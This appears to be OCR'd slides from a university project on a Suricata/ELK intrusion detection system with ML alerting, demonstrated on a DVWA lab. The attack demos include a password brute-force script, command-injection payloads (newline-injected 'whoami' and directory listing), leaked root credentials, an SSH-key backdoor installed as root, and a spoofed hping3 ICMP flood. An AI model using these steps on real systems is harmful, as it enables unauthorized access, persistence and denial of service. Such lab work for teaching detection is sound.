
run.py > ...

```python
import requests
from bs4 import BeautifulSoup


url = "http://192.168.50.213/DVWA/login.php"

passwords = ["123456", "123456789", "12345678", "12345", "1234567",
             "admin", "qwerty", "letmein", "welcome", "1234", "passw0rd",
             "monkey", "iloveyou", "dragon", "sunshine", "password", "master", "trustno1",
             "123qwe", "abc123"]

# Start a session to maintain cookies and handle redirects
session = requests.Session()

def get_csrf_token(session, url):
    # Get the login page first to extract the CSRF token
    login_page = session.get(url)
    soup = BeautifulSoup(login_page.content, 'html.parser')

    # Extract CSRF token from the login form
    csrf_token_input = soup.find('input', {'name': 'user_token'})
    if csrf_token_input:
        return csrf_token_input['value']
    else:
        print("CSRF token not found. Check the HTML structure.")
        exit()
```

```
Trying password: iloveyou
[Trying iloveyou Against User Admin ] - Failed
Trying password: dragon
[Trying dragon Against User Admin ] - Failed
Trying password: sunshine
[Trying sunshine Against User Admin ] - Failed
Trying password: password
[SUCCESS] Password found: password Against User Admin
```



COMMAND INJECTION



COMMAND INJECTION

Vulnerability: Command Injection

Ping a device

Enter an IP address: Submit

```
PING 1.1.1.1 (1.1.1.1) 56(84) bytes of data.
From 192.168.50.113: icmp_seq=1 Redirect Network(New nexthop: 192.168.50.1)
64 bytes from 1.1.1.1: icmp_seq=1 ttl=50 time=38.0 ms
From 192.168.50.113: icmp_seq=2 Redirect Network(New nexthop: 192.168.50.1)
64 bytes from 1.1.1.1: icmp_seq=2 ttl=50 time=37.6 ms
From 192.168.50.113: icmp_seq=3 Redirect Network(New nexthop: 192.168.50.1)
64 bytes from 1.1.1.1: icmp_seq=3 ttl=50 time=38.2 ms
From 192.168.50.113: icmp_seq=4 Redirect Network(New nexthop: 192.168.50.1)
64 bytes from 1.1.1.1: icmp_seq=4 ttl=50 time=37.6 ms

--- 1.1.1.1 ping statistics ---
4 packets transmitted, 4 received, 0% packet loss, time 3004ms
rtt min/avg/max/mdev = 37.669/37.898/38.236/0.236 ms
```

More Information

- https://www.scribd.com/doc/2530476/Php-Endangers-Remote-Code-Execution
- http://www.ss64.com/bash/
- http://www.ss64.com/nt/
- https://owasp.org/www-community/attacks/Command_Injection

COMMAND INJECTION

Ping a device

Enter an IP address: 1.1.1.1;ls Submit


Ping a device


Enter an IP address: Submit

More Information

- https://www.scribd.com/doc/2530476/Php-Endangers-Remote-Code-Execution
- http://www.ss64.com/bash/
- http://www.ss64.com/nt/
- https://owasp.org/www-community/attacks/Command_Injection

COMMAND INJECTION






```php
?php

f( isset( $_POST[ 'Submit' ]  ) ) {
   // Get input
   $target = trim($_REQUEST[ 'ip' ]);

   // Set blacklist
   $substitutions = array(
        '||' => '',
        '&'  => '',
        ';'  => '',
        '| ' => '',
        '-'  => '',
        '$'  => '',
        '('  => '',
        ')'  => '',
        '`'  => '',
   );
```

COMMAND INJECTION

Request

Pretty Raw Hex

```
1  POST /DVWA/vulnerabilities/exec/ HTTP/1.1
2  Host: 192.168.50.213
3  User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:137.0)
   Gecko/20100101 Firefox/137.0
4  Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*
5  Accept-Language: en-US,en;q=0.5
6  Accept-Encoding: gzip, deflate, br
7  Content-Type: application/x-www-form-urlencoded
8  Content-Length: 33
9  Origin: http://192.168.50.213
10 Connection: close
11 Referer: http://192.168.50.213/DVWA/vulnerabilities/exec/
12 Cookie: PHPSESSID=2pu9mbqgvrmv3jr9aet78innr3; security=high
13 Upgrade-Insecure-Requests: 1
14 Priority: u=0, i
15
16 ip=1.1.1.1%0awhoami&Submit=Submit
```

Ping a device

Enter an IP address: Submit

```
PING 1.1.1.1 (1.1.1.1) 56(84) bytes of data.
From 192.168.50.113: icmp_seq=1 Redirect Network(New nex
64 bytes from 1.1.1.1: icmp_seq=1 ttl=50 time=37.0 ms
From 192.168.50.113: icmp_seq=2 Redirect Network(New nex
64 bytes from 1.1.1.1: icmp_seq=2 ttl=50 time=37.5 ms
From 192.168.50.113: icmp_seq=3 Redirect Network(New nex
64 bytes from 1.1.1.1: icmp_seq=3 ttl=50 time=36.6 ms
From 192.168.50.113: icmp_seq=4 Redirect Network(New nex
64 bytes from 1.1.1.1: icmp_seq=4 ttl=50 time=37.0 ms

--- 1.1.1.1 ping statistics ---
4 packets transmitted, 4 received, 0% packet loss, time
rtt min/avg/max/mdev = 36.665/37.089/37.584/0.380 ms
www-data
```

COMMAND INJECTION

Request

Pretty Raw Hex

```
1  POST /DVWA/vulnerabilities/exec/ HTTP/1.1
2  Host: 192.168.50.213
3  User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:137.0)
   Gecko/20100101 Firefox/137.0
4  Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*
5  Accept-Language: en-US,en;q=0.5
6  Accept-Encoding: gzip, deflate, br
7  Content-Type: application/x-www-form-urlencoded
8  Content-Length: 33
9  Origin: http://192.168.50.213
10 Connection: close
11 Referer: http://192.168.50.213/DVWA/vulnerabilities/exec/
12 Cookie: PHPSESSID=2pu9mbqgvrmv3jr9aet78innr3; security=high
13 Upgrade-Insecure-Requests: 1
14 Priority: u=0, i
15
16 ip=1.1.1.1%0awhoami&Submit=Submit
```

Ping a device

Enter an IP address: Submit

```
PING 1.1.1.1 (1.1.1.1) 56(84) bytes of data.
From 192.168.50.113: icmp_seq=1 Redirect Network(New nex
64 bytes from 1.1.1.1: icmp_seq=1 ttl=50 time=37.0 ms
From 192.168.50.113: icmp_seq=2 Redirect Network(New nex
64 bytes from 1.1.1.1: icmp_seq=2 ttl=50 time=37.5 ms
From 192.168.50.113: icmp_seq=3 Redirect Network(New nex
64 bytes from 1.1.1.1: icmp_seq=3 ttl=50 time=36.6 ms
From 192.168.50.113: icmp_seq=4 Redirect Network(New nex
64 bytes from 1.1.1.1: icmp_seq=4 ttl=50 time=37.0 ms

--- 1.1.1.1 ping statistics ---
4 packets transmitted, 4 received, 0% packet loss, time
rtt min/avg/max/mdev = 36.665/37.089/37.584/0.380 ms
www-data
```

COMMAND INJECTION

```
POST /DVWA/vulnerabilities/exec/ HTTP/1.1
Host: 192.168.50.213
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:137.
Gecko/20100101 Firefox/137.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Content-Type: application/x-www-form-urlencoded
Content-Length: 48
Origin: http://192.168.50.213
Connection: close
Referer: http://192.168.50.213/DVWA/vulnerabilities/exec/
Cookie: PHPSESSID=2pu9mbqgvrmv3jr9aet78innr3; security=high
Upgrade-Insecure-Requests: 1
Priority: u=0, i

ip=1.1.1.1%0als+/var/www/html/DVWA&Submit=Submit
```

```
phpinfo.php
robots.txt
secret.txt
security.php
```

```
ip host: 192.168.50.213
root:eve@123
```

SSH info

INSTALL A BACKDOOR

```
┌──(kali㉿kali)-[~]
└─$ ssh-keygen
Generating public/private ed25519 key pair.
Enter file in which to save the key (/home/kali/.ssh/id_ed25519):
Enter passphrase for "/home/kali/.ssh/id_ed25519" (empty for no passphrase):
Enter same passphrase again:
Your identification has been saved in /home/kali/.ssh/id_ed25519
Your public key has been saved in /home/kali/.ssh/id_ed25519.pub
The key fingerprint is:
SHA256:tEFA+NgSIc2ykSyh+hCWbQtO/uFG1UcVkb6Yossz8kM kali@kali
The key's randomart image is:
+--[ED25519 256]--+
|.o.+.+o....++    |
|o B.= ...   .    |
|o* * * .o..      |
|*.+ = o..o .     |
|oo + .  S o .    |
| o+ .E . o .     |
|  .+. . .        |
|   ... =         |
|    o+=          |
+----[SHA256]-----+
```

Create a key for backdoor

```
┌──(kali㉿kali)-[~]
└─$ ssh-copy-id root@192.168.50.213
/usr/bin/ssh-copy-id: INFO: Source of key(s) to be installed: "/home/
/usr/bin/ssh-copy-id: INFO: attempting to log in with the new key(s),
already installed
/usr/bin/ssh-copy-id: INFO: 1 key(s) remain to be installed -- if you
nstall the new keys
root@192.168.50.213's password:

Number of key(s) added: 1

Now try logging into the machine, with: "ssh 'root@192.168.50.213'"
and check to make sure that only the key(s) you wanted were added.
```

Copy key to victim

```
┌──(kali㉿kali)-[~]
└─$ ssh root@192.168.50.213
Welcome to Ubuntu 16.04.7 LTS (GNU/Linux 4.4.0-210-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/pro

Expanded Security Maintenance for Infrastructure is not enabled.

0 updates can be applied immediately.

224 additional security updates can be applied with ESM Infra.
Learn more about enabling ESM Infra service for Ubuntu 16.04 at
https://ubuntu.com/16-04

New release '18.04.6 LTS' available.
Run 'do-release-upgrade' to upgrade to it.


Last login: Sun Apr 20 12:06:39 2025 from 192.168.50.113
```

SSH successful without password

Fpt University
ĐẠI HỌC FPT

DOS ATTACK


Use hping3 on Kali Linux machine to send high volumes of network traffic to Web server, simulating DoS attacks using ICMP (ping), and UDP flood techniques.

```
┌──(kali㉿kali)-[~]
└─$ sudo hping3 --icmp --flood -c 1000 --spoof 192.168.1.35 192.168.50.213
[sudo] password for kali:
HPING 192.168.50.213 (eth0 192.168.50.213): icmp mode set, 28 headers + 0 data bytes
hping in flood mode, no replies will be shown
^C
--- 192.168.50.213 hping statistic ---
23244 packets transmitted, 0 packets received, 100% packet loss
round-trip min/avg/max = 0.0/0.0/0.0 ms
```

Fpt University
ĐẠI HỌC FPT

DASHBOARD

ELK dasboard is showing the logs and alert sent from Suricata.



Fpt University
ĐẠI HỌC FPT

TELEGRAM AND EMAIL ALERT

Grafana

alert-rules › ICMP Flood DoS

1 firing instances

Firing | **ICMP Flood DoS** | View alert

Summary

Possible ICMP Flood DoS attack

Description

This alert is triggerd when Possible ICMP Flood DoS attack is detected

Values

B0=18

Labels

alertname	ICMP Flood DoS
grafana_folder	alert-rules

ALARM (#1)
ICMP Flood DoS 00:01:50 2025-04-10

Annotations:
- description: This alert is triggered when the signature "Possible ICMP Flood DoS" is detected
- summary: Possible ICMP Flood DoS attack

Labels:
- alertname: ICMP Flood DoS
- Agent: Suricata
- Category: DoS attack
- Severity: High
- grafana_folder: DOS-rules

Value:

```
copy
[ var='signature alert count0' metric='Value' labels={} value=2
]
```

source | silence |

```
copy
--------
```

Grafana 12:01 AM

AI RESULT

⚠️ ANOMALY DETECTED ⚠️
Time: 2025-04-20 12:29:21

CONNECTION DETAILS:
Source IP: 192.168.50.113
Source Port: 62770
Destination IP: 10.0.1.100
Destination Port: 22
Protocol: TCP
App Protocol: ssh
Flow Start: 2025-04-20T12:27:00.686511+0700
Flow End: 2025-04-20T12:27:13.451572+0700
Duration: 12.765 seconds

TRAFFIC STATISTICS:
Total Bytes: 5,606
→ Source→Dest: 2,594 bytes
→ Dest→Source: 3,012 bytes
Total Packets: 39
→ Source→Dest: 16 packets
→ Dest→Source: 23 packets
Connection State: closed

Session Statistic

Detection Result

ANOMALY DETECTION RESULTS:
Overall Anomaly Score: 0.8625

Machine Learning Detection:
→ Decision Tree: **Anomalous** (confidence: 1.00)
→ Random Forest: **Anomalous** (confidence: 0.54)
→ XGBoost: **Anomalous** (confidence: 1.00)

Statistical Anomalies:
→ dest_port: 0.00 is an low outlier (z-score: -0.20)
Normal range: -2.32 to 2.83, mean: 0.26
→ total_bwd_packets: 0.00 is an low outlier (z-score: -0.00)
Normal range: -2.82 to 2.83, mean: 0.01
→ total_fwd_packets: 0.00 is an low outlier (z-score: -0.00)
Normal range: -2.82 to 2.83, mean: 0.01
→ total_bwd_bytes: 0.00 is an low outlier (z-score: -0.00)
Normal range: -2.82 to 2.83, mean: 0.00

POSSIBLE THREAT IMPLICATIONS:
• Potential SSH brute force or unauthorized access attempt

Alert generated: 2025-04-20 12:29:21
12:29 PM

Fpt University
ĐẠI HỌC FPT

V. STRENGTHS AND WEAKNESSES

Fpt University
ĐẠI HỌC FPT

STRENGTHS

Effective Threat Detection:

- The system accurately detects known threats such as port scans, DDoS, brute force, and malware using Suricata's rule-based engine.
- Custom rules can be added for specific environments, increasing flexibility and coverage.

Smart Alerting with Machine Learning:

- Integrated ML models help detect unknown or anomalous behaviors that may not match existing signatures.
- Real-time alerts are sent through Gmail or Telegram, allowing quick administrator response to potential threats.

Centralized Log Management with ELK:

- Filebeat and Logstash collect and parse logs from multiple sources.
- Kibana provides visual dashboards that help monitor suspicious activities and analyze historical data.

Fpt University
ĐẠI HỌC FPT

WEAKNESSES

Signature-Based Limitations:

- Relies heavily on known signatures; new, previously unseen attacks might bypass detection without proper ML tuning or threat intelligence integration.

Requires Skilled Configuration:

- Initial setup and fine-tuning (rules, dashboards, alert thresholds) require a good understanding of IDS systems and log pipelines.

Fpt University
ĐẠI HỌC FPT

PROJECT DEVELOPMENT DIRECTION

ENHANCED THREAT DETECTION

Incorporate machine learning to identify advanced and unknown attack patterns.

INTEGRATED DEFENSE MECHANISMS

Blend rule-based detection (Suricata) with behavioral and anomaly-based analysis.

MULTI-CHANNEL ALERTS

Expand alert options beyond Gmail—support Telegram, and custom dashboards.

SMARTER DATA INSIGHTS

Leverage ELK Stack with ML to visualize and analyze threats more effectively.

Fpt University
ĐẠI HỌC FPT

Thank you very much!